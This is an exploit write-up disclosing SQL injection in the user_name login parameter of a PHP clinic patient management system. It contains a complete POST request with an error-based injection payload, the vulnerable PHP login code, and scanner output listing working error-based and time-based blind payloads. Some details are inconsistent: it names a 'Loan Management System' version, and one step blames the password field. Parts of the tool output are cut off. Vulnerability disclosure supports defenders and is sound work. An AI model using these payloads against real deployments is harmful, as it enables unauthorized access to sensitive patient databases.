Clinic's Patient Management System - index.php 'user_name' SQL inject

Exploit Title: Clinic's Patient Management System - index.php 'user_name' SQL inject

Exploit Author: webraybtl@webray.com.cn inc

Vendor Homepage: https://www.sourcecodester.com/php-clinics-patient-management-system-source-code

Software Link:https://www.sourcecodester.com/php-clinics-patient-management-system-source-code

Version: Loan Management System 1.0

Tested on: Windows Server 2008 R2 Enterprise, Apache ,Mysql

Description

The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters , so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability.Clinic's Patient Management System does not filter the content correctly at the "index.php /user_name" parameter, resulting in the generation of SQL injection.

Payload used:

```
POST /index.php HTTP/1.1
Host: 192.168.31.35:8089
Content-Length: 103
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.31.35:8089
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/104.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Referer: http://192.168.31.35:8089/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=lkdn1jvj1em9c4j3olu9e2pdpo
Connection: close

user_name=admin' AND GTID_SUBSET(CONCAT(0,(SELECT user()),0),3619) AND
'XOyz'='XOyz&password=123&login=
```


Proof of Concept


1、Grab the package at the login and find that the login program is in index.php

2、Looking at the source code, it is found that the password field is directly brought into the SQL statement query without filtering

```php
<?php
  include './config/connection.php';

$message = '';

  if(isset($_POST['login'])) {
    $userName = $_POST['user_name'];
    $password = $_POST['password'];

    $encryptedPassword = md5($password);

    $query = "select `id`, `display_name`, `user_name`,
`profile_picture` from `users`
where `user_name` = '$userName' and
`password` = '$encryptedPassword';";

try {
  $stmtLogin = $con->prepare($query);
  $stmtLogin->execute();

  $count = $stmtLogin->rowCount();
  if($count == 1) {
    $row = $stmtLogin->fetch(PDO::FETCH_ASSOC);

    $_SESSION['user_id'] = $row['id'];
    $_SESSION['display_name'] = $row['display_name'];
    $_SESSION['user_name'] = $row['user_name'];
    $_SESSION['profile_picture'] = $row['profile_picture'];

    header("location:dashboard.php");
    exit;

  } else {
    $message = 'Incorrect username or password.';
  }
}  catch(PDOException $ex) {
      echo $ex->getTraceAsString();
      echo $ex->getMessage();
      exit;
    }
```

3、During manual testing, it is found that SQL error reporting injection exists, so the sensitive information and permissions of the database can be obtained by using the error reporting injection function





4、Using the tool to test, it is found that there is also blind SQL time injection

```
ified the following injection point(s) with a total of 1180 HTTP(s) requests:

ser_name (POST)
ror-based
ySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
 user_name=admin' AND GTID_SUBSET(CONCAT(0x7170767871,(SELECT (ELT(3619=3619,1))),0x716a7a7871),3619) AND 'XOyz'='XOyz&password=123&login=

me-based blind
ySQL >= 5.0.12 AND time-based blind (query SLEEP)
 user_name=admin' AND (SELECT 4140 FROM (SELECT(SLEEP(5)))kBlw) AND 'IXAa'='IXAa&password=123&login=

INFO] the back-end DBMS is MySQL
ion technology: PHP 7.2.9, Apache 2.4.39
S: MySQL >= 5.6
```